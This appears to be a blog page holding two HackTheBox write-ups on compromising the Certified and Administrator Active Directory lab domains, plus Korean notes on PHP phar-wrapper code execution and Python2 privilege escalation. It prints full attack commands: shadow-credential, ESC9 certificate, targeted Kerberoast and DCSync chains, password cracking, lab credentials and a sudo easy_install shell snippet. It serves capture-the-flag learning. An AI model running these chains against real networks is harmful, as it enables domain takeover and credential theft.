Target ip address: 10.129.23.184

Given Credential:

Username: judith.mader Password: judith09

Command: sudo nmap -sCV -p53,88,135,139,389,445,464,593,636,3268,3269,5985,9389,49667,49689,49690,49695,49726,49745

Result(Removed useless data)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-11-20 05:19:19Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: certified.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-11-20T05:20:54+00:00; 0s from scanner time.
| ssl-cert: Subject: 
| Subject Alternative Name: DNS:DC01.certified.htb, DNS:certified.htb, DNS:CERTIFIED
| Not valid before: 2025-06-11T21:05:29
|_Not valid after:  2105-05-23T21:05:29
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: certified.htb0., Site: Default-First-Site-Name)
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: certified.htb0., Site: Default-First-Site-Name)
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: certified.htb0., Site: Default-First-Site-Name)
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
Port Scan


Info

1. ldap and smb running on host

2. windows server

3. domain name: certified.htb



SMB and LDAP Service are accessable on given credential

 

Default shares allows access
 

Collect ldap data

Command: netexec ldap certified.htb --dns-server 10.129.23.184 -u 'judith.mader' -p judith09 --bloodhound -c All


judith.mader user has writeowner permission to management group

 

Management_SVC user is one of the management group user

 


Also management group has genericwrite permission to management_svc user


Management_SVC user has genericall permission to CA_Operator user


Let's make a plan

1. add judith user to management group

2. for this, judith user need to be management group owner and then add it to group ourselve

3. management group has genericwrite permission to management_svc user

4. So we can do shadow credential attack to management_svc user to get ntlm hash

5. change CA_OPERATOR user password on management_svc user privilege


1. add judith user to management group. for this, judith user need to be management group owner and then add it to group ourselve


set management group owner (I already set it)

Command: bloodyAD --host 10.129.23.184 -d "certified.htb" -u "judith.mader" -p judith09 set owner management judith.mader


Modify management group object DALC to have fullcontrol on the group for judith user

Command: impacket-dacledit -action 'write' -rights 'FullControl' -inheritance -principal 'judith.mader' -target 'management' "certified.htb"/"judith.mader":"judith09"


Add a group member ourselve and test it

Command: net rpc group addmem "management" "judith.mader" -U "certified.htb"/"judith.mader"%'judith09' -S "dc01.certified.htb"

net rpc group members "management" -U "certified.htb"/"judith.mader"%'judith09' -S "dc01.certified.htb"


3. management group has genericwrite permission to management_svc user.   So we can do shadow credential attack to management_svc user to get ntlm hash


Add our public key onto DC server for management_svc user

Command: pywhisker -d certified.htb -u judith.mader -p judith09 --target management_svc --action add

 

Get a management user's ccache(TGT)

Command: python3 ./PKINITtools/gettgtpkinit.py -cert-pfx ERoGDG64.pfx certified.htb/management_svc -pfx-pass '5qEk8Q4czpuOfNbdLEXl' management_svc.ccache

 

export ccache and get a NTLM hash with ccache

Command: export KRB5CCNAME=management_svc.ccache

python3 ./PKINITtools/getnthash.py -key aad16c27b86782535a91debbd30517a7100464ef9e7291e4b7061b0dcfc59188 certified.htb/management_svc

 

5. change CA_OPERATOR user password on management_svc user privilege


Login as management user and change CA_OPERATOR user's password to test123

 

it works!


CA user..? I guess something like about certificate so let's find vulnerable certification template



CertifiedAuthentication template has ESC9 vulnerability

Command: certipy-ad find -u ca_operator -p test123 -dc-ip 10.129.23.184 -text -vulnerable -enabled
 


Before attacking it, add it certified-DC01-CA domain name to /etc/hosts file
 

Change it ca_operator's UPN

Command: certipy-ad account update -u 'management_svc' -hashes a091c1832bcdd4677c28b5a6a1295584  -user ca_operator -upn administrator@certified.htb -dc-ip 10.129.23.184

 


Get a modified upn of ca_operator's user's certification

Command: certipy-ad req -u 'ca_operator' -p 'test123' -ca certified-DC01-CA -template CertifiedAuthentication -dc-ip 10.129.23.184


Revert UPN originally

Command: certipy-ad account update -u 'management_svc' -hashes a091c1832bcdd4677c28b5a6a1295584  -user ca_operator -upn ca_operator@certified.htb -dc-ip 10.129.23.184

 


Get a NTLM hash and log in

Command: certipy-ad auth -pfx administrator.pfx -domain certified.htb -dc-ip 10.129.23.184
 

Target host IP Address: 10.129.23.175

Given Credential:

Username: Olivia Password: ichliebedich

Command: sudo nmap -sCV -p21,53,88,135,139,389,445,464,593,636,3268,3269,5985,9389,47001,49664,49665,49666,49667,49668,57808,58502,58507,58529,58532 -Pn -n --min-rate 5000 -oA ./recon/detaild 10.129.23.175

Result(Removed useless data):
PORT      STATE SERVICE       VERSION
21/tcp    open  ftp           Microsoft ftpd
| ftp-syst: 
|_  SYST: Windows_NT
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-11-20 00:31:43Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: administrator.htb0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: administrator.htb0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
9389/tcp  open  mc-nmf        .NET Message Framing

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed Nov 19 12:33:01 2025 -- 1 IP address (1 host up) scanned in 87.50 seconds
Port Scan Result


Info

1. ftp service is running

2. AD domain is administrator.htb

3. winrm network service is running

4. SMB servie is running


Add a ip address and domain name to /etc/hosts file

Command: echo "10.129.23.175 administrator.htb dc01 dc01.administrator.htb" | sudo tee -a /etc/hosts


Let's check what we can with given credential



We can access ftp, ldap and winrm service



Run a bloodhound to collect ldap data with netexec

Command: netexec ldap administrator.htb --dns-server 10.129.23.175 -u 'olivia' -p 'ichliebedich' --bloodhound -c All


Running bloodhound

If you didn't install it refer here: https://bloodhound.specterops.io/get-started/quickstart/community-edition-quickstart


Olivia user has genericall permission to michael user


Michael user can change benjamin user password


Ok! we don't no how to get an administrative user account but let's do that until we can


Login as olivia and change michael user password to test123


Log in as michael

I tried to change benjamin password by using net user command but it couldn't works


I used These commands to change benjamin password

$UserPassword = ConvertTo-SecureString 'test123' -AsPlainText -Force

Set-DomainUserPassword -Identity benjamin -AccountPassword $UserPassword

*Set-DomainUserPassword function is in powerview.ps1. so at first, you need to import powerview script


Benjamin user password's changed


it works well


FTP server has Backup.psafe3 file


I get it and crack a psafe3 file's password

Command: hashcat -m 5200 Backup.psafe3 /usr/share/wordlists/rockyou.txt


Access a DB with cracked password


You can get a password just double click it


Passwords
UrkIbagoxMyUGw0aPlj9B0AXSea4Sw
UXLCI5iETUsIBoFVTj8yQFKoHjXmb
WwANQWnmJnGV07WQN8bMS7FMAbjNur



I tried password spray and only one user successed

emily:UXLCI5iETUsIBoFVTj8yQFKoHjXmb



Emily user has genericwrite permission to ethan user (when it gonna finish......)


GenericWrite permission to user, we can do shadow credential and Targeted Kerberoast attack


Targeted Kerberoast attack: set an account enable Do not pre kerberoast authentication

shadow credential attack: add a our public key to msDS-KeyCredentialsLink


We gonna do shadow credential attack because if i do targeted kerberoast attack, we should crack it...


1. Get an certification

Command: pywhisker -d administrator.htb -u emily -p UXLCI5iETUsIBoFVTj8yQFKoHjXmb --target ethan --action add

(If you don't have pywhisker, type it "pipx install pywhisker")


2. Try to......... Failed. go back to targeted kerboroasting

https://github.com/dirkjanm/PKINITtools


GitHub - dirkjanm/PKINITtools: Tools for Kerberos PKINIT and relaying to AD CS

Tools for Kerberos PKINIT and relaying to AD CS. Contribute to dirkjanm/PKINITtools development by creating an account on GitHub.

github.com


We've got a ethan user's kerberoase hash

Command: python3 targetedKerberoast.py -v -d administrator.htb -u emily -p UXLCI5iETUsIBoFVTj8yQFKoHjXmb --request-user ethan --only-abuse

you can get files from here: https://github.com/ShutdownRepo/targetedKerberoast.git


crack it

command: hashcat hash /usr/share/wordlists/rockyou.txt 


Password: limpbizkit


we can't log in with it but ldap is working


Wow! this user has DCSync permission!



We obtained all user NTLM Hash from DC's NTDS file

Command: crackmapexec smb administrator.htb -u ethan -p limpbizkit --ntds


Log in as administrator

Git

1. 타켓 호스트 내에서 git 파일을 발견했다면 git-dumper 을 통해서 파일을 다운로드 받자


2. .htaccess 파일에 Required-Header를 명시함으로써 해당 헤더를 Get Request에 포함시켜야 접근 가능하도록 사이트 설정 가능


3. BurpSuite Proxy-Options 에 있는 Match and Replace 로 해당 헤더 옵션을 넣어서 해당 웹 사이트 방문 시 자동으로 해당 헤더 삽입


PHP


1. PHP Info로 해당 PHP가 어떤 Function을 허용 또는 미허용 하는지 확인 가능. 이를 왜 확인 하느냐 하면 PHP의 system  같은 Function 으로 OS Command 실행이 가능한데, 이것 말고도 실행 가능한 Function들이 더 있음. 그 중 어느 한 가지라도 허용이 되어 있으면 OS Command 실행 가능


* 왜 화이트 리스트 설정을 하지 않는가? : php.ini 파일에서 모든 Function을 미허용 할 수 없음. 이를 위해선 다른 php 모듈을 사용해야 하는데, 번거럽기도 하고 php 개발 시 힘들어서 블랙리스트를 사용하는 것으로 추정됨.


2. dfunc-bypasser python 파일로 해당 사이트 php info를 확인해서 어떤 Function을 RCE를 위해 사용할 수 있는지 알 수 있음


3. php file extension으로 업로드가 안되고, Extension을 바꾼 뒤 업로드를 하더라도 LFI가 없어서 실행이 불가할 때 zip 파일로 업로드 후 php의 phar wrapper로 실행할 수 있음.


phar wrapper는 앱 배포를 위한 파일 형식이러고 하는데, 이를 이용해 php 파일을 실행할 수 있다. PHP Parameter가 필요하긴 하나 유용하다고 생각한다. 예시는 다음과 같다.


http://url/?parameter=phar://path/upload(zip)/file(in zip)

http://www.naver.com/?test=phar://upload/test.zip/test이런 식으로 하여야 한다. 주의할 점은 zip 안에 있는 파일은 Extension을 제외하고 URL에 입력하여야 한다.(예시 test.php → test)


Python2


1. Python2의 input 함수는 코드 실행이 가능한 취약한 함수로 알려져 있다. 그러나 string type이라 원 라이너로 코드를 작성해야 하니 __import__('os').system('/bin/bash') 이런 식으로 입력하면 권한 상승 또는 리버스쉘 실행이 가능하다.


2. easy_install 은 pip 이전에 사용되던 모듈 설치 툴인데, 현재는 취약점도 많고 안정성도 pip에 밀려 잘 쓰이지 않는다. 여기에 sudo 권한이 있거나, SUID가 있으면 권한 상승이 가능한데 이는 다음과 같다(출처 https://gtfobins.github.io/)

TF=$(mktemp -d)
echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" > $TF/setup.py
sudo easy_install $TF


가. mktemp -d 로 임시 디렉토리 생성 후 그 경로를 TF에 넣음.


나. 쉘을 실행하는 setup.py 파일을 TF 변수에 있는 경로로 삽입


다. easy_install 에 해당 경로 값을 줌으로써 파일 실행

'Hackthebox(Medium)' 카테고리의 다른 글

HackTheBox Certified(Medium) Write-Up  (0) 2025.11.20
HackTheBox Administrator(Medium) Write-Up  (0) 2025.11.20

+ Recent posts